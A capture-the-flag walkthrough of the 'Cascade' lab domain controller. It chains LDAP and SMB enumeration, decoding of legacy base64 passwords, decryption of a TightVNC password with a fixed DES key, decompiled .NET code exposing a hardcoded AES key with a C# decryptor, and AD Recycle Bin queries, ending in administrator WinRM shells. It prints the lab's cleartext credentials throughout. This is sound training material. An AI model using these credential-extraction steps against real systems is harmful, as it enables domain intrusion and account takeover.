


Machine Overview
Cascade is a medium-difficulty Windows Active Directory machine that requires enumeration of LDAP attributes, SMB shares, and analysis of custom .NET applications. The attack path involves discovering legacy password fields in LDAP, extracting credentials from SMB shares, reverse engineering a custom audit application to decrypt stored credentials, and leveraging AD Recycle Bin permissions to recover deleted administrator credentials.
Enumeration
Nmap Scan
We start by performing a comprehensive scan to identify open ports and services:
nmap -A -oN nmap.txt 10.10.10.182Results:
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-15 14:13:30Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
The scan reveals this is a Windows Server 2008 R2 domain controller running Active Directory. Key services include:
- LDAP (389/tcp, 3268/tcp) - Active Directory domain:
cascade.local - SMB (445/tcp) - File sharing
- Kerberos (88/tcp) - Authentication
- WinRM (5985/tcp) - Remote management
User Enumeration
We can enumerate domain users using anonymous RPC access:
$ rpcclient -U "" -N "cascade.local" -c "enumdomusers;quit"

user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
LDAP Enumeration
The domain uses a custom LDAP attribute called cascadeLegacyPwd that stores legacy passwords in base64 format. We can query LDAP to retrieve these credentials:
ldapsearch -x -H ldap://10.10.10.182 -b "DC=cascade,DC=local" -s sub "(objectClass=user)" sAMAccountName cascadeLegacyPwdResults:
# Ryan Thompson, Users, UK, cascade.local
dn: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Ryan Thompson
sn: Thompson
givenName: Ryan
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
instanceType: 4
whenCreated: 20200109193126.0Z
whenChanged: 20200323112031.0Z
displayName: Ryan Thompson
uSNCreated: 24610
memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
uSNChanged: 295010
name: Ryan Thompson
objectGUID:: LfpD6qngUkupEy9bFXBBjA==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 132247339091081169
lastLogoff: 0
lastLogon: 132247339125713230
pwdLastSet: 132230718862636251
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFVQQAAA==
accountExpires: 9223372036854775807
logonCount: 2
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=$ echo "clk0bjVldmE=" | base64 -d
rY4n5evaWe found a base64-encoded password for r.thompson. After decoding, we get the password: rY4n5eva
$ smbmap -u 'r.thompson' -p 'rY4n5eva' -H 10.10.10.182

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connection(s) and 1 authenticated session(s)

[+] IP: 10.10.10.182:445    Name: 10.10.10.182          Status: Authenticated
	Disk                                                  	Permissions	Comment
	----                                                  	-----------	-------
	ADMIN$                                            	NO ACCESS	Remote Admin
	Audit$                                            	NO ACCESS
	C$                                                	NO ACCESS	Default share
	Data                                              	READ ONLY
	IPC$                                              	NO ACCESS	Remote IPC
	NETLOGON                                          	READ ONLY	Logon server share
	print$                                            	READ ONLY	Printer Drivers
	SYSVOL                                            	READ ONLY	Logon server share
[*] Closed 1 connections
The Data share is accessible with read-only permissions. Let's explore it to find useful information:
$ smbclient -U 'r.thompson%rY4n5eva' //10.10.10.182/Data

smb: \> mask ""
smb: \> recurse ON
smb: \> prompt OFF
smb: \> lcd smb-data
smb: \> mget *
NT_STATUS_ACCESS_DENIED listing \Contractors\*
NT_STATUS_ACCESS_DENIED listing \Finance\*
NT_STATUS_ACCESS_DENIED listing \Production\*
NT_STATUS_ACCESS_DENIED listing \Temps\*
getting file \IT\Email Archives\Meeting_Notes_June_2018.html of size 2522 as IT/Email Archives/Meeting_Notes_June_2018.html (32.8 KiloBytes/sec) (average 32.8 KiloBytes/sec)
getting file \IT\Logs\Ark AD Recycle Bin\ArkAdRecycleBin.log of size 1303 as IT/Logs/Ark AD Recycle Bin/ArkAdRecycleBin.log (13.5 KiloBytes/sec) (average 22.1 KiloBytes/sec)
getting file \IT\Logs\DCs\dcdiag.log of size 5967 as IT/Logs/DCs/dcdiag.log (84.5 KiloBytes/sec) (average 40.2 KiloBytes/sec)
getting file \IT\Temp\s.smith\VNC Install.reg of size 2680 as IT/Temp/s.smith/VNC Install.reg (37.4 KiloBytes/sec) (average 39.5 KiloBytes/sec)
We successfully downloaded 4 files from the IT directory:
Meeting_Notes_June_2018.html- Email archive containing important informationArkAdRecycleBin.log- Log file for AD Recycle Bin operationsdcdiag.log- Domain controller diagnostic logVNC Install.reg- VNC registry configuration file
Analyzing Downloaded Files
The Meeting_Notes_June_2018.html file contains an email from Steve Smith:

This email reveals that a TempAdmin user was temporarily created to perform a network migration, and the password for this user is the same as the administrator account. This is a critical finding for privilege escalation.
The VNC Install.reg file contains the VNC password for the s.smith user, which we can extract and decrypt.
$ cat IT/Temp/s.smith/VNC\ Install.reg

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
<...SNIP...>
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
The VNC password is stored in the registry as a hex value: 6b,cf,2a,4b,6e,5a,ca,0f. TightVNC uses a weak encryption scheme with a fixed key. We can decrypt it using the following method:
Reference:
$ echo -n "6bcf2a4b6e5aca0f" | xxd -r -p | openssl enc -des-cbc --nopad --nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d | hexdump -Cv

00000000  73 54 33 33 33 76 65 32                           |sT333ve2|
00000008
The decrypted password is: sT333ve2
$ evil-winrm -i 10.10.10.182 -u 's.smith' -p 'sT333ve2'

*Evil-WinRM* PS C:\Users\s.smith\Documents> whoami
cascade\s.smith
We successfully obtained initial access as s.smith. Now we need to escalate privileges to gain administrator access.
Privilege Escalation (s.smith → arksvc)
Let's explore the shares available to the s.smith user.
Enumeration of the shares
$ smbmap -u 's.smith' -p 'sT333ve2' -H 10.10.10.182

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connection(s) and 1 authenticated session(s)

[+] IP: 10.10.10.182:445	Name: 10.10.10.182        	Status: Authenticated
	Disk                                                  	Permissions	Comment
	----                                                  	-----------	-------
	ADMIN$                                            	NO ACCESS	Remote Admin
	Audit$                                            	READ ONLY
	C$                                                	NO ACCESS	Default share
	Data                                              	READ ONLY
	IPC$                                              	NO ACCESS	Remote IPC
	NETLOGON                                          	READ ONLY	Logon server share
	print$                                            	READ ONLY	Printer Drivers
	SYSVOL                                            	READ ONLY	Logon server share
The Audit$ share is read-only. Let's explore it with smbclient.
$ smbclient -U 's.smith%sT333ve2' //10.10.10.182/Audit$

Try "help" to get a list of possible commands.
smb: \> mask ""
smb: \> recurse ON
smb: \> prompt OFF
smb: \> lcd smb-data
smb: \> mget *
getting file \CascAudit.exe of size 13312 as CascAudit.exe (131.3 KiloBytes/sec) (average 131.3 KiloBytes/sec)
getting file \CascCrypto.dll of size 12288 as CascCrypto.dll (166.7 KiloBytes/sec) (average 146.2 KiloBytes/sec)
getting file \RunAudit.bat of size 45 as RunAudit.bat (0.6 KiloBytes/sec) (average 103.1 KiloBytes/sec)
getting file \System.Data.SQLite.dll of size 363520 as System.Data.SQLite.dll (1849.0 KiloBytes/sec) (average 873.7 KiloBytes/sec)
getting file \System.Data.SQLite.EF6.dll of size 186880 as System.Data.SQLite.EF6.dll (1806.9 KiloBytes/sec) (average 1049.5 KiloBytes/sec)
getting file \DB\Audit.db of size 24576 as DB/Audit.db (320.0 KiloBytes/sec) (average 960.0 KiloBytes/sec)
getting file \x64\SQLite.Interop.dll of size 1639936 as x64/SQLite.Interop.dll (7414.3 KiloBytes/sec) (average 2645.8 KiloBytes/sec)
getting file \x86\SQLite.Interop.dll of size 1246720 as x86/SQLite.Interop.dll (8282.3 KiloBytes/sec) (average 3496.5 KiloBytes/sec)
We successfully downloaded 8 files from the Audit$ share:
- CascAudit.exe - A .NET executable application
- CascCrypto.dll - Custom cryptography library
- RunAudit.bat - Batch script to run the audit
- System.Data.SQLite.dll and related SQLite libraries - Database dependencies
- Audit.db - SQLite database containing audit data
Let's examine the database structure:
$ sqlite3 Audit.db ".tables"

DeletedUserAudit  Ldap              Misc
The database contains 3 tables: DeletedUserAudit, Ldap, and Misc.
Let's examine the DeletedUserAudit table:
$ sqlite3 Audit.db "SELECT * FROM DeletedUserAudit"

6|test|Test
DEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d|CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
7|deleted|deleted guy
DEL:8cfe6d14-caba-4ec0-9d3e-28468d12deef|CN=deleted guy\0ADEL:8cfe6d14-caba-4ec0-9d3e-28468d12deef,CN=Deleted Objects,DC=cascade,DC=local
9|TempAdmin|TempAdmin
DEL:5ea231a1-5bb4-4917-b07a-75a57f4c188a|CN=TempAdmin\0ADEL:5ea231a1-5bb4-4917-b07a-75a57f4c188a,CN=Deleted Objects,DC=cascade,DC=local
The DeletedUserAudit table contains records of 3 deleted users: test, deleted, and TempAdmin. This confirms the TempAdmin user we learned about from the email.
Now let's check the Ldap table:
$ sqlite3 Audit.db "SELECT * FROM Ldap"

1|ArkSvc|BQO5l5Kj9MdErXx6Q6AGOw==|cascade.local
The Ldap table contains encrypted credentials for the ArkSvc user. The password field (BQO5l5Kj9MdErXx6Q6AGOw==) appears to be base64-encoded encrypted data, not a hash. The Misc table is empty.
Reverse Engineering CascAudit.exe
The CascAudit.exe file is a .NET application:
$ file CascAudit.exe

CascAudit.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
We can decompile it using JetBrains dotPeek to analyze the source code:
using CascAudiot.My;
using CascCrypto;
using Microsoft.VisualBasic.CompilerServices;
using System;
using System.Collections;
using System.Data.SQLite;
using System.DirectoryServices;

#nullable disable
namespace CascAudiot;

[StandardModule]
internal sealed class MainModule
{
  private const int USER_DISABLED = 2;

  [STAThread]
  public static void Main()
  {
    if (MyProject.Application.CommandLineArgs.Count != 1)
    {
      Console.WriteLine("Invalid number of command line args specified. Must specify database path only");
    }
    else
    {
      using (SQLiteConnection connection = new SQLiteConnection($"Data Source={MyProject.Application.CommandLineArgs[0]};Version=3;"))
      {
        string empty1 = string.Empty;
        string str = string.Empty;
        string empty2 = string.Empty;
        try
        {
          connection.Open();
          using (SQLiteCommand sqLiteCommand = new SQLiteCommand("SELECT * FROM LDAP", connection))
          {
            using (SQLiteDataReader sqLiteDataReader = sqLiteCommand.ExecuteReader())
            {
              sqLiteDataReader.Read();
              empty1 = Conversions.ToString(sqLiteDataReader["Uname"]);
              empty2 = Conversions.ToString(sqLiteDataReader["Domain"]);
              string EncryptedString = Conversions.ToString(sqLiteDataReader["Pwd"]);
              try
              {
                str = Crypto.DecryptString(EncryptedString, "c4scadek3y654321");
              }
              catch (Exception ex)
              {
                ProjectData.SetProjectError(ex);
                Console.WriteLine("Error decrypting password: " + ex.Message);
                ProjectData.ClearProjectError();
                return;
              }
            }
          }
          connection.Close();
        }
        catch (Exception ex)
        {
          ProjectData.SetProjectError(ex);
          Console.WriteLine("Error getting LDAP connection data From database: " + ex.Message);
          ProjectData.ClearProjectError();
          return;
        }
        int num = 0;
        using (DirectoryEntry searchRoot = new DirectoryEntry())
        {
          searchRoot.Username = $"{empty2}\\{empty1}";
          searchRoot.Password = str;
          searchRoot.AuthenticationType = AuthenticationTypes.Secure;
          using (DirectorySearcher directorySearcher = new DirectorySearcher(searchRoot))
          {
            directorySearcher.Tombstone = true;
            directorySearcher.PageSize = 1000;
            directorySearcher.Filter = "(&(isDeleted=TRUE)(objectclass=user))";
            directorySearcher.PropertiesToLoad.AddRange(new string[3]
            {
              "cn",
              "sAMAccountName",
              "distinguishedName"
            });
            using (SearchResultCollection all = directorySearcher.FindAll())
            {
              Console.WriteLine($"Found {Conversions.ToString(all.Count)} results from LDAP query");
              connection.Open();
              try
              {
                try
                {
                  foreach (SearchResult searchResult in all)
                  {
                    string empty3 = string.Empty;
                    string empty4 = string.Empty;
                    string empty5 = string.Empty;
                    if (searchResult.Properties.Contains("cn"))
                      empty3 = Conversions.ToString(searchResult.Properties["cn"][0]);
                    if (searchResult.Properties.Contains("sAMAccountName"))
                      empty4 = Conversions.ToString(searchResult.Properties["sAMAccountName"][0]);
                    if (searchResult.Properties.Contains("distinguishedName"))
                      empty5 = Conversions.ToString(searchResult.Properties["distinguishedName"][0]);
                    using (SQLiteCommand sqLiteCommand = new SQLiteCommand("INSERT INTO DeletedUserAudit (Name,Username,DistinguishedName) VALUES (@Name,@Username,@Dn)", connection))
                    {
                      sqLiteCommand.Parameters.AddWithValue("@Name", (object) empty3);
                      sqLiteCommand.Parameters.AddWithValue("@Username", (object) empty4);
                      sqLiteCommand.Parameters.AddWithValue("@Dn", (object) empty5);
                      checked { num += sqLiteCommand.ExecuteNonQuery(); }
                    }
                  }
                }
                finally
                {
                  IEnumerator enumerator;
                  if (enumerator is IDisposable)
                    (enumerator as IDisposable).Dispose();
                }
              }
              finally
              {
                connection.Close();
                Console.WriteLine($"Successfully inserted {Conversions.ToString(num)} row(s) into database");
              }
            }
          }
        }
      }
    }
  }
}
The application performs the following operations:
- Reads LDAP credentials from the
Audit.dbdatabase - Decrypts the stored password using a hardcoded key
- Connects to Active Directory using those credentials
- Queries for deleted users (tombstone objects) using LDAP
- Inserts the results into the
DeletedUserAudittable
The critical part is the password decryption logic:
using (SQLiteDataReader sqLiteDataReader = sqLiteCommand.ExecuteReader())
{
    sqLiteDataReader.Read();
    empty1 = Conversions.ToString(sqLiteDataReader["Uname"]);
    empty2 = Conversions.ToString(sqLiteDataReader["Domain"]);
    string EncryptedString = Conversions.ToString(sqLiteDataReader["Pwd"]);
    try
    {
        str = Crypto.DecryptString(EncryptedString, "c4scadek3y654321");
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        Console.WriteLine("Error decrypting password: " + ex.Message);
        ProjectData.ClearProjectError();
        return;
    }
}
Key Finding: The application uses a hardcoded decryption key c4scadek3y654321 to decrypt the password stored in the database. This is a security vulnerability as the key is embedded in the application.
Now let's examine the CascCrypto.dll to understand the decryption algorithm:
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;

#nullable disable
namespace CascCrypto;

public class Crypto
{
    public const string DefaultIV = "1tdyjCbY1Ix49842";
    public const int Keysize = 128 /*0x80*/;

    <...SNIP...>

    public static string DecryptString(string EncryptedString, string Key)
    {
        byte[] buffer = Convert.FromBase64String(EncryptedString);
        Aes aes = Aes.Create();
        aes.KeySize = 128 /*0x80*/;
        aes.BlockSize = 128 /*0x80*/;
        aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
        aes.Mode = CipherMode.CBC;
        aes.Key = Encoding.UTF8.GetBytes(Key);
        using (MemoryStream memoryStream = new MemoryStream(buffer))
        {
            using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, aes.CreateDecryptor(), CryptoStreamMode.Read))
            {
                byte[] numArray = new byte[checked (buffer.Length - 1 + 1)];
                cryptoStream.Read(numArray, 0, numArray.Length);
                return Encoding.UTF8.GetString(numArray);
            }
        }
    }
}
Decrypting the Password
The encryption uses:
- Algorithm: AES-128-CBC
- Key:
c4scadek3y654321(hardcoded in the application) - IV:
1tdyjCbY1Ix49842(hardcoded constant) - Encrypted data:
BQO5l5Kj9MdErXx6Q6AGOw==(base64-encoded)
Now that we understand the encryption scheme, we can decrypt the password. We can create a simple C# program to decrypt it:
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;

class Program
{
    static void Main()
    {
        string encrypted = "BQO5l5Kj9MdErXx6Q6AGOw==";
        string key = "c4scadek3y654321";
        string iv = "1tdyjCbY1Ix49842";

        byte[] cipherBytes = Convert.FromBase64String(encrypted);

        using (Aes aes = Aes.Create())
        {
            aes.KeySize = 128;
            aes.BlockSize = 128;
            aes.Mode = CipherMode.CBC;
            aes.Key = Encoding.UTF8.GetBytes(key);
            aes.IV = Encoding.UTF8.GetBytes(iv);

            using (MemoryStream ms = new MemoryStream(cipherBytes))
            using (CryptoStream cs = new CryptoStream(ms, aes.CreateDecryptor(), CryptoStreamMode.Read))
            {
                byte[] plainBytes = new byte[cipherBytes.Length];
                int read = cs.Read(plainBytes, 0, plainBytes.Length);

                string pwd = Encoding.UTF8.GetString(plainBytes, 0, read).TrimEnd('\0');
                Console.WriteLine("Decrypted password: " + pwd);
            }
        }
    }
}
Compiling and running the program:
$ decrypt-password.exe

Decrypted password: w3lc0meFr31nd
The decrypted password is: w3lc0meFr31nd
Now we can authenticate as the arksvc user:
$ evil-winrm -i 10.10.10.182 -u 'arksvc' -p 'w3lc0meFr31nd'

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami
cascade\arksvc
We've successfully escalated to the arksvc account. Now we need to check what privileges this account has and how we can escalate further to administrator.
Privilege Escalation (arksvc → administrator)
Let's check the group memberships and privileges of the arksvc account:
$ whoami /all

USER INFORMATION
----------------

User Name      SID
============== ==============================================
cascade\arksvc S-1-5-21-3332504370-1206983947-1165150453-1106


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ===============================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
CASCADE\Data Share                          Alias            S-1-5-21-3332504370-1206983947-1165150453-1138 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\IT                                  Alias            S-1-5-21-3332504370-1206983947-1165150453-1113 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\AD Recycle Bin                      Alias            S-1-5-21-3332504370-1206983947-1165150453-1119 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\Remote Management Users             Alias            S-1-5-21-3332504370-1206983947-1165150453-1126 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448

<...SNIP...>
Key Finding: The arksvc user is a member of the AD Recycle Bin group. This group has permissions to view deleted objects in Active Directory.
Accessing AD Recycle Bin
We know from earlier that:
- The
TempAdminuser was deleted - The
TempAdminpassword is the same as the administrator account - The
arksvcaccount has permissions to view the AD Recycle Bin
We can query the AD Recycle Bin to retrieve the deleted TempAdmin user and its password:
$ Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *

<...SNIP...>

accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : cascade.local/Deleted Objects/TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd                : YmFDVDNyMWFOMDBkbGVz
CN                              : TempAdmin

<...SNIP...>
Perfect! The TempAdmin user still exists in the AD Recycle Bin. The cascadeLegacyPwd field contains the password encoded in base64. Let's decode it:
$ echo "YmFDVDNyMWFOMDBkbGVz" | base64 -d

baCT3r1aN00dles
The decoded password is: baCT3r1aN00dles
Since the TempAdmin password is the same as the administrator account, we can now authenticate as administrator:
$ evil-winrm -i 10.10.10.182 -u 'administrator' -p 'baCT3r1aN00dles'


Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cascade\administrator
Success! We've obtained administrator access to the domain controller.
Flags
- User flag:
C:\Users\s.smith\Desktop\user.txt - Root flag:
C:\Users\Administrator\Desktop\root.txt